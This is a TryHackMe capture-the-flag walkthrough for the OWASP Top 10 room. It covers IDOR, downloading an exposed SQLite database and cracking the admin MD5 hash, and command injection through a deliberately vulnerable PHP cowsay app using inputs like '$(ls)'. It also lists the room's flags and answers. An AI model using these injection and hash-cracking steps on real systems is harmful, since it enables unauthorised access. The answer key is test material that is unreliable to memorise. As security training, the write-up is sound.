

TryHackMe – OWASP Top 10 - 2021



Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.

Task 1: Introduction

OWASP = The **O**pen **W**eb **A**pplication **S**ecurity **P**roject is a nonprofit foundation focused on understanding web technologies and exploitations and provides resources and tools designed to improve the security of software applications.

This room breaks each OWASP topic down and includes details on the vulnerabilities, how they occur, and how you can exploit them. You will put the theory into practice by completing supporting challenges.

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging & Monitoring Failures
10. Server-Side Request Forgery (SSRF)

Task 2: Accessing Machines

Deploy the AttackBox from THM and press the “Start Machine” button.

Task 3: 1. Broken Access Control

Websites have pages that are protected from regular visitors. For example, only the site's admin user should be able to access a page to manage other users. If a website visitor can access protected pages they are not meant to see, then the access controls are broken.

A regular visitor being able to access protected pages can lead to the following:

- Being able to view sensitive information from other users

- Accessing unauthorized functionality


Simply put, broken access control allows attackers to bypass **authorisation**, allowing them to view sensitive data or perform tasks they aren't supposed to.

For example, a [vulnerability was found in 2019](#), where an attacker could get any single frame from a Youtube video marked as private. The researcher who found the vulnerability showed that he could ask for several frames and somewhat reconstruct the video. Since the expectation from a user when marking a video as private would be that nobody had access to it, this was indeed accepted as a broken access control vulnerability.


Task 4: Broken Access Control (IDOR Challenge)

IDOR or **Insecure Direct Object Reference** refers to an access control vulnerability where you can access resources you wouldn't ordinarily be able to see. This occurs when the programmer exposes a Direct Object Reference, which is just an identifier that refers to specific objects within the server. By object, we could mean a file, a user, a bank account in a banking application, or anything really.

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this `https://bank.thm/account?id=111111`. On that page, we can see all our important bank details, and a user would do whatever they need to do and move along their way, thinking nothing is wrong.




There is, however, a potentially huge problem here, anyone may be able to change the `id` parameter to something else like `222222`, and if the site is incorrectly configured, then he would have access to someone else's bank information.



The application exposes a direct object reference through the `id` parameter in the URL, which points to specific accounts. Since the application isn't checking if the logged-in user owns the

referenced account, an attacker can get sensitive information from other users because of the IDOR vulnerability. Notice that direct object references aren't the problem, but rather that the application doesn't validate if the logged-in user should have access to the requested account.

Deploy the machine and go to <http://10.10.243.13> - Login with the username “noot” and the password “test1234”.






THM Note Server

Username

Password

[Login](#)





Question 1: Look at other users' notes. What is the flag?

Answer: *flag{fivefourthree}*

Task 5: 2. Cryptographic Failures

A **cryptographic failure** refers to any vulnerability arising from the misuse (or lack of use) of cryptographic algorithms for protecting sensitive information. Web applications require cryptography to provide confidentiality for their users at many levels.

Take, for example, a secure email application:

- When you are accessing your email account using your browser, you want to be sure that the communications between you and the server are encrypted. That way, any eavesdropper trying to capture your network packets won't be able to recover the content of your email addresses. When we encrypt the network traffic between the client and server, we usually refer to this as **encrypting data in transit**.
- Since your emails are stored in some server managed by your provider, it is also desirable that the email provider can't read their client's emails. To this end, your emails might also be encrypted when stored on the servers. This is referred to as **encrypting data at rest**.

Cryptographic failures often end up in web apps accidentally divulging sensitive data. This is often data directly linked to customers (e.g. names, dates of birth, financial information), but it could also be more technical information, such as usernames and passwords.

At more complex levels, taking advantage of some cryptographic failures often involves techniques such as "Man in The Middle Attacks", whereby the attacker would force user connections through a device they control. Then, they would take advantage of weak encryption on any transmitted data to access the intercepted information (if the data is even encrypted in the first place). Of course, many examples are much simpler, and vulnerabilities can be found in web apps that can be exploited without advanced networking knowledge. Indeed, in some cases, the sensitive data can be found directly on the web server itself.

Task 6: Cryptographic Failures (Supporting Material 1)

The most common way to store a large amount of data in a format easily accessible from many locations is in a database. This is perfect for something like a web application, as many users may interact with the website at any time. Database engines usually follow the Structured Query Language (SQL) syntax.


In a production environment, it is common to see databases set up on dedicated servers running a database service such as MySQL or MariaDB; however, databases can also be stored as files. These are referred to as "flat-file" databases, as they are stored as a single file on the computer. This is much easier than setting up an entire database server and could potentially be seen in smaller web applications.

As mentioned previously, flat-file databases are stored as a file on the disk of a computer. Usually, this would not be a problem for a web app, but what happens if the database is stored underneath the root directory of the website (i.e. one of the files accessible to the user connecting to the website)? Well, we can download and query it on our own machine, with full access to everything in the database. Sensitive Data Exposure, indeed!

That is a big hint for the challenge, so let's briefly cover some of the syntax we would use to query a flat-file database.

The most common (and simplest) format of a flat-file database is an SQLite database. These can be interacted with in most programming languages and have a dedicated client for querying them on the command line. This client is called `sqlite3` and is installed on many Linux distributions by default.

Let's suppose we have successfully managed to download a database:




```
Linux
user@linux$ ls -l
-rw-r--r-- 1 user user 8192 Feb  2 20:33 example.db

user@linux$ file example.db
example.db: SQLite 3.x database, last written using SQLite version 3039002, file
counter 1, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 1
```

We can see that there is an SQLite database in the current folder.

To access it, we use `sqlite3 <database-name>`:



```
Linux
user@linux$ sqlite3 example.db
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite>
```

From here, we can see the tables in the database by using the `.tables` command:

```
Linux
user@linux$ sqlite3 example.db
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite> .tables
customers
```

At this point, we can dump all the data from the table, but we won't necessarily know what each column means unless we look at the table information. First, let's use `PRAGMA table_info(customers);` to see the table information. Then we'll use `SELECT * FROM customers;` to dump the information from the table:

```
Linux
sqlite> PRAGMA table_info(customers);
0|custID|INT|1|1
1|custName|TEXT|1|0
2|creditCard|TEXT|0|0
3|password|TEXT|1|0

sqlite> SELECT * FROM customers;
0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99
1|John Walters|4671 5376 3366 8125|fef08f333cc53594c8097eba1f35726a
2|Lena Abdul|4353 4722 6349 6685|b55ab2470f160c331a99b8d8a1946b19
3|Andrew Miller|4059 8824 0198 5596|bc7b657bd56e4386e3397ca86e378f70
4|Keith Wayman|4972 1604 3381 8885|12e7a36c0710571b3d827992f4cfe679
5|Annett Scholz|5400 1617 6508 1166|e2795fc96af3f4d6288906a90a52a47f
```

We can see from the table information that there are four columns: `custID`, `custName`, `creditCard` and `password`. You may notice that this matches up with the results. Take the first row:

0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99

We have the `custID` (0), the `custName` (Joy Paulson), the `creditCard` (4916 9012 2231 7905) and a password hash (5f4dcc3b5aa765d61d8327deb882cf99).

Task 7: Cryptographic Failures (Supporting Material 2)

We saw how to query an SQLite database for sensitive data in the previous task. We found a collection of password hashes, one for each user. In this task, we will briefly cover how to crack these.

When it comes to hash cracking, Kali comes pre-installed with various tools. If you know how to use these, then feel free to do so; however, they are outwith the scope of this material.

Instead, we will be using the online tool: [Crackstation](https://crackstation.net). This website is extremely good at cracking weak password hashes. For more complicated hashes, we would need more

sophisticated tools; however, all of the crackable password hashes used in today's challenge are weak MD5 hashes, which Crackstation should handle very nicely.

When we navigate to the website, we are met with the following interface:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

☐ I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Let's try pasting the password hash for Joy Paulson, which we found in the previous task (**5f4dcc3b5aa765d61d8327deb882cf99**). We solve the Captcha, then click the "Crack Hashes" button:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

☐ I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We see that the hash was successfully broken, and the user's password was "password". How secure!




It's worth noting that Crackstation works using a massive wordlist. If the password is not in the wordlist, then Crackstation will not be able to break the hash.

The challenge is guided, so if Crackstation fails to break a hash in today's box, you can assume that the hash has been specifically designed not to be crackable.

Task 8: Cryptographic Failures (Challenge)

It's now time to put what you've learnt into practice! For this challenge, connect to the web application at <http://10.10.243.13:81/>.

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.



Answer: /assets

Navigate to the directory you found in question one.

```
view-source:http://10.10.243.13:81/assets/

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
2 <html>
3 <head>
4 <title>Index of /assets</title>
5 </head>
6 <body>
7 <h1>Index of /assets</h1>
8 <ul><li><a href="/"> Parent Directory</a></li>
9 <li><a href="css/"> css/</a></li>
10 <li><a href="fonts/"> fonts/</a></li>
11 <li><a href="images/"> images/</a></li>
12 <li><a href="js/"> js/</a></li>
13 <li><a href="webapp.db"> webapp.db</a></li>
14 </ul>
15 <address>Apache/2.4.54 (Unix) Server at 10.10.243.13 Port 81</address>
16 </body></html>
17
```

Question 3: What file stands out as being likely to contain sensitive data?

Answer: webapp.db

Use the supporting material to access the sensitive data.

```
view-source:http://10.10.243.13:81/assets/webapp.db

SQLite format 3.0
SQLite version 3.22.0
sessionID TEXT NOT NULL UNIQUE,
userID TEXT NOT NULL,
expiry INT NOT NULL,
PRIMARY KEY (sessionID))
userID TEXT NOT NULL UNIQUE,
username TEXT NOT NULL UNIQUE,
password TEXT NOT NULL,
admin INT NOT NULL,
PRIMARY KEY(userID))
indexsqlite_autoindex_sessions_1sessions
indexsqlite_autoindex_users_2users
indexsqlite_autoindex_users_1user
```

Download the **webapp.db** database by visiting http://MACHINE_IPADDRESS.

```
root@ip-10-10-192-3:~# ls -l
total 64
drwxr-xr-x  2 root root  4096 Oct  6 12:52 CTFBuilder
drwxr-xr-x  3 root root  4096 Dec 29 2020 Desktop
drwxr-xr-x  2 root root  4096 Sep 10 2020 Downloads
drwxr-xr-x  2 root root  4096 Oct 30 2020 Instructions
drwxr-xr-x  3 root root  4096 Jan 24 13:28 Pictures
drwxr-xr-x  3 root root  4096 Aug 16 2020 Postman
drwxr-xr-x 29 root root  4096 Mar  7 21:04 Rooms
drwxr-xr-x  2 root root  4096 Mar  7 21:11 Scripts
drwxr-xr-t  2 root root  4096 Aug 13 2020 thinclient_drives
lrwxrwxrwx  1 root root    19 Mar 18 2021 Tools -> /root/Desktop/Tools
-rw-r--r--  1 root root 28672 Mar 21 18:23 webapp.db
root@ip-10-10-192-3:~#
```

Type “**sqlite3 webapp.db**” in the terminal to access the database.

```
root@ip-10-10-192-3:~# sqlite3 webapp.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite>
```

Type “.tables” to access the tables.

```
sqlite> .tables
sessions  users
sqlite> |
```

To access the users’ table, you need to use the following command “PRAGMA table_info(users);”.

```
sqlite> PRAGMA table_info(users);
0|userID|TEXT|1||1
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite>
```

Next, you have to get the hash password for the admin user. To obtain this, type “SELECT * FROM users;”.

```
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> |
```

The hash: 6eea9b7ef19179a06954edd0f6c05ceb

Question 4: What is the password hash of the admin user?

Answer: 6eea9b7ef19179a06954edd0f6c05ceb

Now, crack the hash.


The screenshot shows the CrackStation website, a free password hash cracker. The interface includes a text input field for hashes, a reCAPTCHA verification step, and a "Crack Hashes" button. Below the input field, a list of supported hash types is provided: LM, NTLM, md2, md4, md5, md5(md5_hex), md5_half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1_bin), QubesV3.1BackupDefaults, and others. A table displays the cracking results for the input hash 6eea9b7ef19179a06954edd0f6c05ceb, showing it is an md5 hash and the result is qwertyuiop. The table has columns for Hash, Type, and Result. Below the table, color codes are defined: Green for Exact match, Yellow for Partial match, and Red for Not found. A link to "Download CrackStation's Wordlist" is also present.

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Question 5: What is the admin's plaintext password?

Answer: qwertyuiop


Log in as the admin.



admin

.....|

Login!



Question 6: What is the flag?

Answer: THM{Yzc2YjdkMjE5N2VjMzNh0TE3NjdiMjdI}

Task 9: 3. Injection

Injection flaws are very common in applications today. These flaws occur because the application interprets user-controlled input as commands or parameters. Injection attacks depend on what technologies are used and how these technologies interpret the input. Some common examples include:

- **SQL Injection:** This occurs when user-controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries. This could potentially allow the attacker to access, modify and delete information in a database when this input is passed into database queries. This would mean an attacker could steal sensitive information such as personal details and credentials.
- **Command Injection:** This occurs when user input is passed to system commands. As a result, an attacker can execute arbitrary system commands on application servers, potentially allowing them to access users' systems.

The main defence for preventing injection attacks is ensuring that user-controlled input is not interpreted as queries or commands. There are different ways of doing this:

- **Using an allow list:** when input is sent to the server, this input is compared to a list of safe inputs or characters. If the input is marked as safe, then it is processed. Otherwise, it is rejected, and the application throws an error.
- **Stripping input:** If the input contains dangerous characters, these are removed before processing.

Dangerous characters or input is classified as any input that can change how the underlying data is processed. Instead of manually constructing allow lists or stripping input, various libraries exist that can perform these actions for you.

Task 10: 3.1. Command Injection

Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server's console directly. An injection web vulnerability allows an attacker to take advantage of that call to execute operating system commands arbitrarily on the server. The possibilities for the attacker from here are endless: they could list files, read their contents, run some basic commands to do some recon on the server or whatever they wanted, just as if they were sitting in front of the server and issuing commands directly into the command line.

Once the attacker has a foothold on the web server, they can start the usual enumeration of your systems and look for ways to pivot around.

Code Example

Let's consider a scenario: MooCorp has started developing a web-based application for cow ASCII art with customizable text. While searching for ways to implement their app, they've come across the `cowsay` command in Linux, which does just that! Instead of coding a whole web application and the logic required to make cows talk in ASCII, they decide to write some simple code that calls the `cowsay` command from the operating system's console and sends back its contents to the website.

Let's look at the code they used for their app. See if you can determine why their implementation is vulnerable to command injection. We'll go over it below.

```
<?php
    if (isset($_GET["mooring"])) {
        $mooring = $_GET["mooring"];
        $cow = 'default';


        if(isset($_GET["cow"]))
            $cow = $_GET["cow"];

        passthru("perl /usr/bin/cowsay -f $cow $mooring");
    }
?>
```

In simple terms, the above snippet does the following:

1. Checking if the parameter "mooring" is set. If it is, the variable `$mooring` gets what was passed into the input field.
2. Checking if the parameter "cow" is set. If it is, the variable `$cow` gets what was passed through the parameter.
3. The program then executes the function `passthru("perl /usr/bin/cowsay -f $cow $mooring");`. The `passthru` function simply executes a command in the operating system's console and sends the output back to the user's browser. You can see that our command is formed by


concatenating the \$cow and \$mooving variables at the end of it. Since we can manipulate those variables, we can try injecting additional commands by using simple tricks. If you want to, you can read the docs on `passthru()` on [PHP's website](#) for more information on the function itself.




Exploiting Command Injection

Now that we know how the application works behind the curtains, we will take advantage of a bash feature called "inline commands" to abuse the cowsay server and execute any arbitrary command we want. Bash allows you to run commands within commands. This is useful for many reasons, but in our case, it will be used to inject a command within the cowsay server to get it executed.

To execute inline commands, you only need to enclose them in the following format `$(your_command_here)`. If the console detects an inline command, it will execute it first and then use the result as the parameter for the outer command. Look at the following example, which runs `whoami` as an inline command inside an `echo` command:



So, coming back to the cowsay server, here's what would happen if we send an inline command to the web application:





Since the application accepts any input from us, we can inject an inline command which will get executed and used as a parameter for cowsay. This will make our cow say whatever the command returns! In case you are not that familiar with Linux, here are some other commands you may want to try:

- whoami
- id
- ifconfig/ip addr
- uname -a
- ps -ef

To complete the questions below, navigate to <http://10.10.243.13:82/> and exploit the cowsay server.

We will use the Linux command “ls”. Type “\$(ls)”, to see the answer for the next question.



Question 7: What strange text file is in the website's root directory?


Answer: drpepper.txt

Question 8: How many non-root/non-service/non-daemon users are there?

Answer: 0

There are no non-root/non-service/non-daemon users.


Next, type “\$(whoami)” to get the answer to the following question.



Question 9: What user is this app running as?

Answer: *apache*

